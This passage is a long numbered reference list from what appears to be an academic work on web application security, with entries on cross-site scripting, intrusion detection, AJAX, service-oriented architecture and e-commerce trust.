[47]. O.Ismail M.E Youki, K. Adobayashi S. Yamagu, "A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability", in Proceedings of the 18th International Conference on Advanced Information Networking And Application (AINA'04), Fukuoka, Japan, Volume 1, pp.145-151, March 2004.

[48]. Christopher Kruegel G. Vigla William Robertson, "A Multi Model Approach to the Detection of Web Based Attacks", Computer Networks: The International Journal of Computer and Telecommunications Networking, Volume 48, Issue 5, pp. 717-738, August 2005.

[49]. Ozgur Depren, Murat Topallar, Emin Anarim and M. Kemal Ciliz, "An Intelligent Intrusion Detection System (IDS) for Anomaly And Misuse Detection In Computer Networks", Expert Systems with Applications, Volume 29, Issue 4, Pages 713-722, November 2005.

[50]. Kals, S., Kirda, E., Kruegel, C., and Jovanovic. N. "Secubat: A Web Vulnerability Scanner", in Proceedings of the 15th International Conference on World Wide Web (WWW '06), Edinburgh, Scotland, pp. 247-256, May 2006.

[51]. Richard Braganzaa, "Cross Site Scripting – an Alternative View", Network Security, Volume 2006, Issue 9, pp. 17-20, September 2006.

[52]. Scott, D. Sharp, "Abstracting Application-Level Web Security", in Proceedings of 11th International Conference World Wide Web (WWW2002), Honolulu, Hawaii, pp. 396-407, May 2002.

[53]. Scott, D., Sharp, "Developing Secure Web Applications", IEEE Internet Computing, Volume 6, Issue 6, pp. 38-45, November 2002.

[54]. Bobbitt M., "Bulletproof Web Security", http://infosecuritymag.techtarget.com/2002/may/bulletproof.shtml.

[55]. Juan Jim Tan, and Stefan Poslad, "Dynamic Security Reconfiguration For The Semantic Web", Engineering Applications of Artificial Intelligence, Volume 17, Issue 7, pp. 783-797, October 2004.

[56]. Dasgupta, D, Attoh-Okine, N., "Immunity-Based Systems: A Survey", in Proceedings of IEEE International conference on Systems, Man, and Cybernetics, Computational Cybernetics and Simulation, Volume 1, pp. 369-374, October 1997.

[57]. Florian Kerschbaum, "Simple Cross-Site Attack Prevention", SAP Research Technical paper, October 2007.

[58]. CERT Advisory, "Malicious HTML Tags Embedded in Client Web Requests", http://www.cert.org/advisories/CA-2200-02.html

[59]. Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, Sy-Yen Kuo, "Securing Web Application Code By Static Analysis and Runtime Protection", in Proceedings of International WWW Conference, New York, USA, pp. 40 – 52, May 2004.

[60]. Zhendong Su, Gary Wassermann, "The Essence of Command Injection Attacks in Web Applications", 33rd ACM Sigplan-Sigact Symposium on Principles of Programming Languages, South Carolina, USA, pp. 372 - 382, January 2006.

[61]. Wes Masri and Andy Podgurski "Using Dynamic Information Flow Analysis to Detect Attacks Against Applications", ACM SIGSOFT Software Engineering Notes, Volume 30, Issue 4, pp. 1-7, July 2005.

[62]. C. Kruegel and G. Vigna, "Anomaly Detection of Web-based Attacks", in Proceedings of 10th ACM Conference on Computer and Communication,

Security (CCS-03) Washington, DC, USA, October 27-31, pp. 251 – 261, October 2003.

[63]. Wes Masri, Andy Podgurski and David Leon, "Detecting and Debugging Insecure Information Flows", in Proceedings of 15th International Symposium on Software Reliability Engineering (ISSRE'04), France, pp. 198-209, November 2004.

[64]. Jin-Cherng Lin and Jan-Min Chen, "An Automatic Revised Tool for Anti-Malicious Injection", in Proceedings of 6th IEEE International Conference on Computer and Information Technology (CIT'06), Seoul, Korea, p. 164, September 2006.

[65]. BRICS Research group, "The JWIG Project", http://www.brics.dk/JWIG/.

[66]. Wes Masri and Andy Podgurski, "An Empirical Study of the Strength of Information Flows in Programs", in Proceedings of 4th International Workshop on Dynamic Analysis (WODA 2006), Shanghai, China, pp. 73-80, May 2006,

[67]. Yao-Wen Huang, Chung-Hung Tsai, D. T. Lee and Sy-Yen Kuo, "Non-Detrimental Web Application, Security Scanning", in Proceedings of 15th International Symposium on Software Reliability Engineering (ISSRE'04), France, pp. 219-230, November 2004.

[68]. Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin and Chung-Hung Tsai, "Web Application Security Assessment By Fault Injection and Behavior Monitoring", in Proceedings of the 12th international conference on World Wide Web, Budapest, Hungary, pp. 148 – 159, May 2003.

[69]. IT Threats Column, "Report spells out global attack patterns More zero-days and Phishing, but less critical flaws, Computer Fraud & Security", Volume 2007, Issue 4, pp.3-4, April 2007.

[70]. E. Eugene Schultz and Edward Ray, "The Future of Intrusion Prevention", Computer Fraud & Security, Volume 2007, Issue 8, pp. 11-13, August 2007

[71]. Animesh Patcha, and Jung-Min Parka, "An Overview of Anomaly Detection Techniques: Existing Solutions and Latest Technological Trends", Computer Networks, Volume 51, Issue 12, pp. 3448-3470,August 2007

[72]. Tom Rowana, “Intrusion Prevention Systems: Superior Security”, Network Security, Volume 2007, Issue 9, pp. 11-15, September 2007.

[73]. Brian McKenna, “Espionage-Linked Exploits Grow in Threat Potential”, Network Security, Volume 2005, Issue 11, Page 2, November 2005.

[74]. Common Vulnerabilities and Exposures, “The Standard for Information Security Vulnerability Names”, http://cve.mitre.org/, last accessed May 24, 2007.

[75]. Software Quality Group, “About OWASP”, http://searchsoftwarequality.techtarget.com/sDefinition/0,290660,sid92_gci1192885,00.html

[76]. Bill Brenner, “AJAX Threats Worry Researchers”, http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1207759,00.html.

[77]. Slackers forum, “Vulnerable Sites Information Posted by Hackers”, http://sla.ckers.org/forum/read.php?3,44,632

[78]. Jeremiah Grossman, “WhiteHat Security Web Application Security Risk Report”, http://www.whitehatsec.com/home/assets/WP041907statsreport.pdf.

[79]. Security Firm Report, “90% of Web Apps Are Vulnerable”, http://www.itfacts.biz/index.php?id=P1226

[80]. Acunetix Report, “XSS Vulnerability”, http://www.acunetix.com/news/cross-site-scripting.htm

[81]. Matthew Broersma, “Cross-Site Scripting the Top Security Risk”, http://www.networkworld.com/news/2006/091806-cross-site-scripting-the-top-security.html.

[82]. Kelly Jackson Higgins, “Cross-Site Scripting: Attackers' New Favorite Flaw”, http://www.darkreading.com/document.asp?doc_id=103774.

[83]. Vivian Yeo, “Hackers Ride on Web App Vulnerabilities”, http://www.zdnetasia.com/news/security/0,39044215,61969925,00.htm.

[84]. Martin Heller, “How to Defeat the New No. 1 Security Threat: Cross-Site Scripting”,

http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9003710&pageNumber=1.

[85]. Storage and Security Report, "Internet Threats will Continue to Increase", http://www.integratedmar.com/ereportstorage/story.cfm?item=418http://www.integratedmar.com/ereportstorage/story.cfm?item=418

[86]. Colleen Frye, "Web Application Security Vulnerabilities by the Numbers", http://searchappsecurity.techtarget.com/originalContent/0,289142,sid92_gci1238422,00.html?track=sy280

[87]. SANS Security Firm, "SANS Top-20 Internet Security Attack Targets", http://www.sans.org/top20/?ref=1814.

[88]. Colleen Frye, "XSS The Top Vulnerability in Most Web Applications in Q1", http://searchsoftwarequality.techtarget.com/originalContent/0,289142,sid92_gci1256570,00.html?track=NL-498&ad=590666&asrc=EM_NLN_1501330&uid=5685607

[89]. Thomas Boutell, "WWW FAQs: How Many Web Sites Are There?", http://www.boutell.com/newfaq/misc/sizeofweb.html

[90]. Living Internet Notes, "Web Pages", http://www.livinginternet.com/w/ww_pages.htm.

[91]. Yolanda Gil and Varun Ratnakar, "A Comparison of (Semantic) Markup Languages", in Proceedings of the Fifteenth International Florida Artificial Intelligence Research Society Conference, Pensacola Beach, Florida, pp. 413 - 418, May 14 – 16, 2002.

[92]. Eric A. Marks and Michael Bell, "Service-Oriented Architecture: A Planning and Implementation Guide for Business and Technology", Chapter 1 - Introduction to the SOA Business Model, John Wiley & Sons, Hoboken, New Jersey, 2006.

[93]. Zoran Stojanovic and Ajantha Dahanayake (eds), "Service-Oriented Software System Engineering: Challenges and Practices", Chapter XIV - Security in Service-Oriented Architecture—Issues, Standards and Implementations, IGI Publishing, Hershey, Pennsylvania, 2005.

[94]. John Ganci, Jonathan Adams, Isabella Bayer, Rebecca Chen, Daniel Ehrle, Stefan, Assmann, Jake Palmer, David Patschke and Michael Soucek, "Patterns: SOA Client - Access Integration Solutions", IBM Redbooks, 2006.

[95]. Martin Keen et al., "Patterns: SOA with an Enterprise Service Bus in WebSphere Application Server V6", Chapter 8 - SOA Direct Connection Pattern, IBM Press, Redbooks, 2005.

[96]. IBM TJ Watson Res. Center, YorktoWm Heights, NY, "Tutorial 1: SOA and Web Services", in Proceedings of the IEEE International Conference on Web Services (ICWS'06), Buenes Aires, Argentina, pp. 10, September 2006.

[97]. Dan, Xie; Shi, Ying; Tao, Zhang; Xiang-Yang, Jia; Zao-Qing, Liang; Jun-Feng, Yao, "An Approach for Describing SOA", in Proceedings of International Conference on Wireless Communications, Networking and Mobile Computing, (WiCOM 2006), Wuhan, China, pp. 1 – 4, September 2006.

[98]. Komoda, N., "Service Oriented Architecture (SOA) in Industrial Systems", in Proceedings of 4th IEEE International Conference on Industrial Informatics (INDIN'06), Singapore, pp. 1 – 5, August 2006.

[99]. Jeffrey Hasan , "Expert Service-Oriented Architecture in C#: Using the Web Services Enhancements 2.0", Chapter 4 - Design Patterns for Building Service-Oriented Web Services, Apress, Berkeley, CA, 2004.

[100]. Norbert Bieberstein et al., "Service-Oriented Architecture Compass: Business Value, Planning, and Enterprise Roadmap", Chapter 10 - Case Studies in SOA Deployment, IBM Press, New Jersey, 2006.

[101]. Liang-Jie Zhang, "SOA and Web Services", in Proceedings of IEEE International Conference on Services Computing, (SCC '06), Chicago, U.S.A, pp.36, September 2006.

[102]. Anand S. Padmanabhuni S. Ganesh J, "Perspectives on Service Oriented Architecture", in Proceedings of IEEE International Conference on Services Computing (SCC 05), Volume 2, Florida, U.S.A, Volume 2, pp. 7, July 2005.

[103]. Arizona State University, "Architecture Classification for SOA-Based Applications", in Proceedings of 9th IEEE International Symposium on Object-

Oriented Real-Time Distributed Computing (ISORC 2006), Gyeongju, Korea, pp. 8, April 2006.

[104]. Dakshinamoorthy V., Krishnan M.S., and Kumar K., "Does SOA Improve the Supply Chain? An Empirical Analysis of the Impact of SOA Adoption on Electronic Supply Chain Performance", in Proceedings of 40th Annual Hawaii International Conference on System Sciences (HICSS'07), Island of Hawaii, pp. 171b - 171b, January 2007.

[105]. Scott Campbell and Vamsi Mohun, "Mastering Enterprise SOA with SAP NetWeaver and mySAP ERP", Chapter 5 - Understanding SOA Foundations and SAP'S ESA Infrastructure, John Wiley & Sons, Indianapolis, 2007.

[106]. Andrea Ordaninia and Paolo Pasinib, "Service co-production and value co-creation: The case for a service-oriented architecture (SOA)", European Management Journal, Volume 26, Issue 5, pp. 289-297, October 2008.

[107]. Tristan Glatarda, Johan Montagnata, David Emsellemc, and Diane Lingrandc, "A Service-Oriented Architecture enabling dynamic service grouping for optimizing distributed workflow execution", Future Generation Computer Systems, Volume 24, Issue 7, pp.720-730, July 2008.

[108]. Pokorny, J., "XML Functionally", in Proceedings of International Database Engineering and Applications Symposium, Yokohama, Japan, pp. 266 – 274, September 2000.

[109]. Kotsakis, E., Bohm, K., "XML Schema Directory: A Data Structure for Xml Data Processing", in Proceedings of the 1st International Conference on Web Information Systems Engineering, Hong Kong, China, Volume 1, pp. 62 - 69, June 2000.

[110]. Canaud, E.; Benbernou, S.; Hacid, M.-S., "Managing Trust in Active XML", in Proceedings of IEEE International Conference Services Computing (SCC 2004), Shanghai, China, pp. 41 – 48, September 2004.

[111]. Cheng, J., Xu, J, "XML and DB2", in Proceedings of 16th International Conference Data Engineering, San Diego, California, pp. 569 – 573, March 2000.

[112]. Roy, J., Ramanujan, A., "XML Schema Language: Taking XML to the Next Level", IT Professional, Volume 3, Issue 2, pp. 37 – 40, March-April 2001.

[113]. Joel Scambray, Mike Shema, and Caleb Sima, "Hacking Exposed: Web Applications", McGraw-Hill, California, U.S.A, pp. 215- 221, June 2002.

[114]. CBS news, "Cyper Criminals Target Web Services - Yahoo, Google, PayPal Seek to Close Security Holes", http://www.cbsnews.com/stories/2006/06/23/tech/main1747714.shtml

[115]. Carl Roper, Joseph Grau and Lynn Fischer, "Security Education, Awareness and Training: From Theory to Practice", Chapter 3 - Goals, Objectives and a model, Elsevier Butterworth-Heinemann, Oxford, UK, 2006.

[116]. James C. Foster and Vincent Liu, "Writing Security Tools and Exploits", Chapter 11 - Extending Metasploit II , Syngress Publishing Rockland, MA, 2006.

[117]. Shon Harris et al, "Gray Hat Hacking: The Ethical Hacker's Handbook", Chapter 4 - Pen-Testing Process, McGraw-Hill, California, U.S.A, 2005

[118]. Frank Swiderski and Window Snyder, "Threat Modeling", Chapter 2 - Why Threat Modeling?, Microsoft Press, Redmond, Washington, 2004.

[119]. Christos Douligeris and Dimitrios N. Serpanos, "Network Security: Current Status and Future Directions", Chapter 7 - Intrusion Detection Versus Intrusion Protection, John Wiley & Sons, Hoboken, New Jersey, June 2007..

[120]. Richard L. Gorsuch, "Factor Analysis", Chapter -8, Determining the number of factors, Lawrence Erlbaum Publishers, New Jersey, November 1983.

[121]. Paul Kline, "An Easy Guide to Factor Analysis", Chapter 3 - Principal components of analysis, Routledge Publishers, London, December 1993.

[122]. Alexander T. Basilevsky, "Statistical Factor Analysis and Related Methods: Theory and Applications", Chapter 7 - Factor Analysis of Correlated observations, Wiley-Interscience, New York, June 7, 1994.

[123]. Mark L Berenson, David M. Levine and Timothy C. Krehbiel, "Basic Business Statistics", Chapter 2 - Data Collection, Prentice Hall, USA, March 2008.

[124]. Andy Field , “Discovering Statistics Using SPSS (Introducing Statistical Methods S.)”, Chapter 4- Correlation, Sage Publications Ltd, California, April 2005.

[125]. David Ray Anderson, Dennis J. Sweeney, Thomas Arthur Williams, “Essentials of Statistics for Business and Economics”, Chapter 1- Data and Statistics, Thomson South-Western, 2006.

[126]. Fadil H. Zuwaylif , “General Applied Statistics”, Addison-Wesley Educational Publishers Inc, 2nd edition, February 1975.

[127]. Nik Goots, Boris Izotov, Alex Moldovyan and Nik Moldovyan, “Modern Cryptography: Protect Your Data with Fast Block Ciphers”, A-LIST Publishing, Pennsylvania, pp. 169-170, 2003.

[128]. James L. Hein, “Discrete Structures, Logic, and Computability”, Chapter 2 - Facts about Functions, Jones and Bartlett Publishers, Sudbury, MA, 2002.

[129]. Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest and Clifford Stein, “Introduction to Algorithms”, Appendix B - Sets, Etc, Second Edition, The MIT Press, Cambridge, MA, 2001.

[130]. Hector Levesque and Gerhard Lakemeyer, “The Logic of Knowledge Bases”, Chapter 14 - Knowledge and Action The MIT Press, Cambridge, MA, 2000.

[131]. Barry De Ville, “Decision Trees for Business Intelligence and Data Mining: Using SAS Enterprise Miner”, Chapter 1- Decision Trees - What are they?, SAS Publishing, North California, USA, October 30, 2006.

[132]. Lior Rokach, “Data Mining with Decision Trees: Theory and Applications (Machine Perception and Artificial Intelligence)”, Chapter 2 - Growing Decision Trees, World Scientific Publishing Company,Singapore, March 2008.

[133]. Burbeck, K., “Current Research and Use of Anomaly Detection”, 14th IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprise (WETICE'05), Linköping, Sweden, p. 138, June 2005.

[134]. Joseph S. Sherif, Rod Ayers, “Intrusion Detection: Methods and Systems. Part II”, Journal: Information Management & Computer Security, Volume: 11 Issue: 5 pp. 222 - 229, 2003.

[135]. Wenke Lee, Dong Xiang, "Information-Theoretic Measures for Anomaly Detection", IEEE Symposium on Security and Privacy, p. 0130,2001

[136]. Burbeck., K. Nadjm-Tehrani, S., "Adaptive Real-Time Anomaly Detection with Improved Index and Ability to Forget", 25th IEEE International Conference on Distributed Computing Systems Workshops (ICDCS 05), Columbus, pp. 195 - 202, June 2005.

[137]. Aleksandar Lazarevic, Aysel Ozgur, Levent Ertoz, Jaideep Srivastava, Vipin Kumar, "A Comparative Study of Anomaly Detection Schemes in Network Intrusion Detection", in Proceedings of the Third SIAM International Conference on Data Mining, San Francisco, CA, USA, pp. 25-31,San May 2003.

[138]. H. Gunes Kayacika, A. Nur Zincir-Heywooda and Malcolm I. Heywood, "SVision: A novel visual network-anomaly identification technique", Computers & Security , Volume 26, Issue 3, pp. 201-212, May 2007.

[139]. Song Xiuyao , Wu Mingxi , Jermaine Christopher and Ranka Sanjay, "Conditional Anomaly Detection", IEEE Transactions on Knowledge and Data Engineering, Volume 19, Issue 5, pp. 631 – 645, May 2007.

[140]. Verwoerd T. and Hunt R., "Intrusion Detection Techniques and Approaches", Source: Computer Communications, Volume 25, Issue Number 15, pp. 1356-1365, September 2002.

[141]. H. Gunes Kayacika, A. Nur Zincir-Heywooda and Malcolm I. Heywood, "A hierarchical SOM-based intrusion detection system", Engineering Applications of Artificial Intelligence, Volume 20, Issue 4, pp. 439-451, June 2007.

[142]. Buschkes, R. , Kesdogan, D. and Reichl, P., "How to Increase Security In Mobile Networks By Anomaly Detection", in Proceedings of 14th Computer Security Applications Conference, Phoenix, Arizona, pp. 3 – 12, December 1998.

[143]. Deborah Frinckea, Andreas Wespib, and Diego Zambonib, "From intrusion detection to self-protection, Computer Networks", Volume 51, Issue 5, pp. 1233-1238, April 2007.

[144]. Frank Swiderski and Window Snyder, "Threat Modeling", Chapter 7 - Testing Based on a Threat Model, Microsoft Press, Redmond, Washington, 2004.

[145]. Paschalidis, I.Ch., Smaragdakis, G., "A Large Deviations Approach to Statistical Traffic Anomaly Detection", in Proceedings of 45th IEEE Conference Decision and Control, San Diego, U.S.A, pp. 1900 – 1905, December 2006.

[146]. WebCohort's Application Defense Center Report, "Only 10% of Web Applications are Secured Against Common Hacking Techniques", http://www.imperva.com/news/press/2004-feb-02.html.

[147]. Tom Parker et al., "Cyber Adversary Characterization: Auditing the Hacker Mind", Chapter 9 - The Cyber Adversary in Groups: Targeting Nations' Critical Infrastructures, Syngress Publishing, Burlington, MA,2004.

[148]. Victor Oppleman, Oliver Friedrichs and Brett Watson, "Extreme Exploits: Advanced Defenses Against Hardcore Hacks", Chapter 7 - Intrusion Detection and Prevention, McGraw-Hill/Osborne, California, U.S.A, 2005.

[149]. Brian T. Contos, "Enemy at the Water Cooler: Real-Life Stories of Insider Threats and Enterprise Security Management Countermeasures", Chapter 1 - Cyber Crime and Cyber Criminals, Syngress Publishing, Burlington, MA, 2006.

[150]. Steve Manzuik, André Gold and Chris Gatford , "Network Security Assessment: From Vulnerability to Patch", Chapter 5 - Vulnerability Assessment: Step Two, Syngress Publishing, Burlington, MA, November 2006.

[151]. News Roundup, "Exploits Get Closer in Zero Day Attack", Computer Fraud & Security, Volume 2003, Issue 4, Page 1, April 2003.

[152]. Jose Nazario, "Defense and Detection Strategies against Internet Worms", Chapter 8 - Possible Futures for Worms, Artech House, Norwood, MA, 2004.

[153]. Ivan Arcea, "Vulnerability management at the crossroads, part 2", Network Security, Volume 2008, Issue 6, pp. 9-12 ,June 2008

[154]. Steven Cook, "A Web Developer's Guide to Cross-Site Scripting", SANS Institute Research Report, January 11, 2003.

[155]. Akritidis, P. Anagnostakis, K. Markatos, E.P., "Efficient Content-Based Detection Of Zero-Day Worms", in Proceedings of IEEE International Conference on Communications (ICC 2005), Glasgow, Scotland, Volume 2, pp. 837- 843, May 2005.

[156]. Microsoft Corporation, “Improving Web Application Security: Threats and Countermeasures”, Chapter 21 - Code Review Microsoft Press, Redmond, Washington, 2003.

[157]. Gonzalo Álvarez and Slobodan Petrovi, “A New Taxonomy Of Web Attacks Suitable For Efficient Encoding”, Computers & Security, Volume 22, Issue 5, pp.435-449, July 2003.

[158]. Feature Column, “HTML Code Injection and Cross-site Scripting”, Network Security, Volume 2002, Issue 10, pp. 8-12, October 2002.

[159]. Paul Ritchiea, “The Security Risks of Ajax/Web 2.0 Applications”, Network Security, Volume 2007, Issue 3, pp. 4-8, March 2007.

[160]. Nicholas C.Zakas, Jeremy McPeak, Joe Fawcett, “Professional AJAX”, Wiley Publishing, Indianapolis, IN, pp. 15-19, 2006.

[161]. Jamil, N. Chen, T.M, “A Web-Based Network Worm Simulator”, in Proceedings of the IEEE International Conference on Communications, (ICC '07), Glasgow, pp. 1461-1465,June 2007.

[162]. Mark Greaves and Peter Mikaa, “Semantic Web and Web 2.0”, in Proceedings of Web Semantics: Science, Services and Agents on the World Wide Web, Volume 6, Issue 1, pp. 1-3, February 2008.

[163]. Ryan Asleson, Nathaniel T. Schutta, “Foundations of Ajax”, Chapter- 2 : Using the XMLHTTPRequest Object, Apress, , Berkely, CA, October 2005.

[164]. Mark O'Neill1, “Mapping AJAX’s Weaknesses”, Infosecurity, Volume 4, Issue 6, pp 38-40, September 2007.

[165]. Jie YANGa, , Zhong-wei LIAOa and Fang LIUa, “The Impact of Ajax On Network Performance”, The Journal of China Universities of Posts and Telecommunications Volume 14, Supplement 1, pp. 32-34, October 2007.

[166]. Keith Smith, “Simplifying AJAX-Style Web Development”, IEEE Computer, Volume 39, Issue Number 5, pp. 98-101, May 2006.

[167]. Linda Dailey Paulson, “Building Rich Web Applications with AJAX”, IEEE Computer, Volume 38, Issue Number 10, pp. 14-17, October 2005.

[168]. Noriko Hanakawa, Nao Ikemiya, “A Web Browser for AJAX Approach with Asynchronous Communication Model”, in Proceedings of IEEE/WIC/ACM International Conference on Web Intelligence (WI'06), Hong Kong, pp. 808-814, December 2006.

[169]. Christian Gross, “Ajax Patterns and Best Practices (Expert's Voice)”, Chapter 1-Introduction to Ajax, Apress, Berkely, CA, February 2006

[170]. Debasis Mohanty , “Demystifying Google Hacks”, http://www.infosecwriters.com/text_resources/doc/Demystifying_Google_Hacks.doc.

[171]. OWASP, “ The OWASP Web Scarab Project”, http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

[172]. Nate Mook, “Cross-Site Scripting Worm Hits MySpace”, http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391.

[173]. Billy Hohhman, “Analysis of Web Application Worms and Viruses”, http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Hoffman/BH-Fed-06-Hoffman-up.pdf

[174]. Jeremiah Grossman , “Top 10 Web Hack of 2006”, http://www.whitehatsec.com/home/resources/presentations/files/whitehat_top_hacks_06_F.pdf, 17-Jan-2007.

[175]. Bill Brenner, “New Worm Uses Yahoo to Spread”, http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci997105,00.html?topic=1651.

[176]. Consumer Affairs News, “Yahoo Worm Doesn't Require Attachment to Be Opened”, http://www.consumeraffairs.com/news04/2006/06/yahoo_worm.html.

[177]. Jeremiah Grossman, “Myth-Busting AJAX (In)security”, http://forum.codecall.net/AJAX/1612-myth-busting-AJAX-security.html

[178]. Shreeraj Shah , “Top 10 AJAX Security Holes & Driving Factors”, http://www.net-security.org/article.php?id=956

[179]. Eran Reshef, "Web Application Security", http://www.cgisecurity.com/lib/reschef.pdf.

[180]. Alison Skratt, "From the Newsstand", IEEE Internet Computing, Volume 10, Issue Number 6, pp. 12-15, November- December 2006.

[181]. Thorsten Holz, Simon Marechal, Frederic Raynal, "New Threats and Attacks on the World Wide Web", IEEE Security and Privacy, Volume 04, Issue Number 2, pp. 72-75, March-April 2006.

[182]. David Watsona, "The Evolution of Web Application Attacks", Network Security, Volume 2007, Issue 1, pp. 7-12 November 2007.

[183]. Danny De Cock, Karel Wouters, Dries Schellekens, Dave Singelee and Bart Preneel, "Threat Modelling for Security Tokens in Web Applications", Book Series: International Federation for Information Processing, pp. 183-193, October 2005.

[184]. Victor Oppleman, Oliver Friedrichs and Brett Watson, "Extreme Exploits: Advanced Defenses against Hardcore Hacks", Chapter 7 - Intrusion Detection and Prevention, McGraw-Hill/Osborne, California, U.S.A, 2005.

[185]. Brian T. Contos, "Enemy at the Water Cooler: Real-Life Stories of Insider Threats and Enterprise Security Management Countermeasures", Chapter 1 - Cyber Crime and Cyber Criminals 101, Syngress Publishing, Burlington, MA, 2006.

[186]. G. Radhamani and G. S. V. Radha Krishna Rao, "Web Services Security and E-Business", Chapter VII - Intrusion Detection System: A Brief Study, IGI Global Publisher, Hershey, USA, January 2007.

[187]. Jose Nazario, "Defense and Detection Strategies Against Internet Worms", Chapter 8 - Possible Futures for Worms, Artech House, Norwood, MA, 2004 .

[188]. C. C. Michael and Anup Ghosh, "Simple, State-Based Approaches to Program-Based Anomaly Detection", ACM Transactions on Information and System Security (TISSEC), Volume 5 , Issue 3, pp. 203-237, August 2002

[189]. Androulidakis G., Chatzigiannakis V., Grammatikou M.; Maglaris V., Papavassiliou S., "Understanding and Evaluating the Impact of Sampling on

Anomaly Detection Techniques", in Proceedings of Military Communications Conference (MILCOM 2006), Washington D.C, pp.1 – 7, October 2006.

[190]. Chapple, Michael J., Wright, Timothy E., Winding, Robert M., "Flow Anomaly Detection in Firewalled Networks", in Proceedings of 2nd International Conference on Security and Privacy in Communication Networks, Baltimore, MD, pp. 1 - 6 , August-September 2006.

[191]. Chinchani, R., Upadhyaya, S. and Kwiat, K., "Towards The Scalable Implementation of A User Level Anomaly Detection System", in Proceedings of Military Communications Conference (MILCOM 2002), California, Volume 2, pp. 1503 – 1508, October 2002

[192]. Yi Xie and Shun-Zheng Yu, "A Dynamic Anomaly Detection Model for Web User Behavior Based on HsMM", in Proceedings of 10th International Conference on Computer Supported Cooperative Work in Design, Nanjing, China, pp.1 - 6, May 2006.

[193]. Frank Swiderski and Window Snyder, "Threat Modeling", Chapter 7 - Testing Based on a Threat Model, Microsoft Press, Redmond, Washington, 2004.

[194]. Terry Escamilla, "Intrusion Detection: Network Security Beyond the Firewall", Chapter 5 - Intrusion Detection and Why You Need It, John Wiley & Sons, Hoboken, New Jersey, 1998.

[195]. Carl Endorf, Eugene Schultz and Jim Mellander , "Intrusion Detection & Prevention", Chapter 17 - The Future of Intrusion Detection and Prevention, McGraw-Hill/Osborne, California, U.S.A, 2004.

[196]. Alex Lukatsky, "Protect Your Information with Intrusion Detection", Chapter 3 - Introduction to Intrusion Detection, A-LIST Publishing, Pennsylvania, 2003.

[197]. Mark Osborne, "How to Cheat at Managing Information Security", Chapter 10 - Intrusion Detection Systems: In Practice, Syngress Publishing, Burlington, MA, 2006.

[198]. Elias Levy, "Approaching Zero", IEEE Security and Privacy, Volume. 2, No. 4, pp. 65-66, July-August 2004.

[199]. Daniel Morris, “Class: PHP Input Filter”, http://phpclasses.comrax.com/browse/package/2189.html.

[200]. The PHP Group, “HTML_Safe”, http://pear.php.net/package/HTML_Safe.

[201]. The PHP Group, “Striptags”, http://de.php.net/striptags.

[202]. Source Forge Project, “KSES”, http://sourceforge.net/projects/kses/.

[203]. Simon Willison, “Safe HTML Checker”, http://simonwillison.net/2003/Feb/23/safeHtmlChecker.

[204]. Teresa F. Lunt, “A survey of intrusion detection techniques”, ACM Computers and Security, Volume 12, No. 4, pp. 405-418, June 1993.

[205]. Jean-Philippe Pouzol, Mireille Ducasse, “Formal Specification of Intrusion Signatures and Detection Rules”, in Proceedings of 15th IEEE Computer Security Foundations Workshop (CSFW'02), Nova Scotia, Peninsula, p. 64, June 2002.

[206]. Edward Z. Yang, “Comparison”, http://hp.jpsband.org/comparison.html.

[207]. Edward Z. Yang, “HTML Purifier to do list”, http://htmlpurifier.org/live/TODO.

[208]. Vijay Ahuja, “Building Trust in Electronic Commerce”, IT Professional, Volume 2, Issue 3, pp. 61 – 63, May-June 2000.

[209]. Wasim E. Rajput, “E-Commerce Systems Architecture and Applications”, Chapter 1 - E-Commerce—Enabled Business Paradigm, Artech House Publishing, Norwood, MA, 2000.

[210]. August E. Grant and Jennifer H. Meadows (eds), “Communication Technology Update”, Chapter 13 - Internet Commerce, Focal Press, Woburn, MA, 2002.

[211]. Credit card fraud column, “How Safe is Your Business from Credit Card Fraud?” Computer Fraud & Security, Volume 2003, Issue 6, pp. 15-16 June 2003.

[212]. BBC News, “Credit Card Database Hacked - A Computer Hacker Has Gained Access to More Than 5 Million Visa and Mastercard Credit Card Accounts in the US”, http://news.bbc.co.uk/1/hi/business/2774477.stm.

[213]. Internet Security systems, “Open for Business- and Wide Open for Theft”, http://documents.iss.net/ISS_Retail_Exec_Brief.pdf, 2005.

[214]. Tom Zeller Jr, “Black Market in Stolen Credit Card Data Thrives on Internet”, http://www.nytimes.com/2005/06/21/technology/21data.html?partner=rssnyt&emc=rss&pagewanted=all.

[215]. Yingjiu Lia, and Xinwen Zhangb, “Securing Credit Card Transactions with One-Time Payment Scheme”, Electronic Commerce Research and Applications, Volume 4, Issue 4, pp. 413-426, Winter 2005.

[216]. Berni Dwan, “Identity theft”, Computer Fraud & Security, Volume 2004, Issue 4, pp. 14-17, April 2004.

[217]. Barry W. Boehm, Defense Advanced Research Projects Agency, “Software Risk Management: Principles and Practices”, IEEE Software, Volume. 8, Issue Number 1, pp. 32-41, January/February 1991.

[218]. Audun Jøsang, “Trust-Based Decision Making for Electronic Transactions”, in the Proceedings of the Fourth NordicWorkshop on Secure Computer Systems (NORDSEC’99), Kista, Sweden, November 1999.

[219]. Yang-Hua, Joan Feigenbaum, Brian LaMacchia, Paul Resnick, Martin Strauss, “Referee: Trust Management for Web applications”, Source Computer Networks, Volume 29 , Issue 8-13, pp. 953 – 964, September 1997.

[220]. Todd A. Vermilyeaa, Elizabeth R. Webb, and Andrew A. Kisha, “Implicit Recourse And Credit Card Securitizations: What Do Fraud Losses Reveal?”, Journal of Banking & Finance Volume 32, Issue 7, pp. 1198-1208, July 2008..

[221]. Alireza Pourshahid and Thomas Tran, “Modeling Trust in E-Commerce: An Approach Based on User Requirements”, in Proceedings of the ninth international conference on Electronic commerce (ICEC '07), Minneapolis, MN, USA, pp. 413-422, August 2007.

[222]. Cai-Nicolas Ziegler and Georg Lausen, “Spreading Activation Models for Trust Propagation”, in Proceedings of IEEE International Conference on e-Technology, e-Commerce, and e-Service (EEE '04), Taipei, Taiwan, pp. 83-97, March 2004.

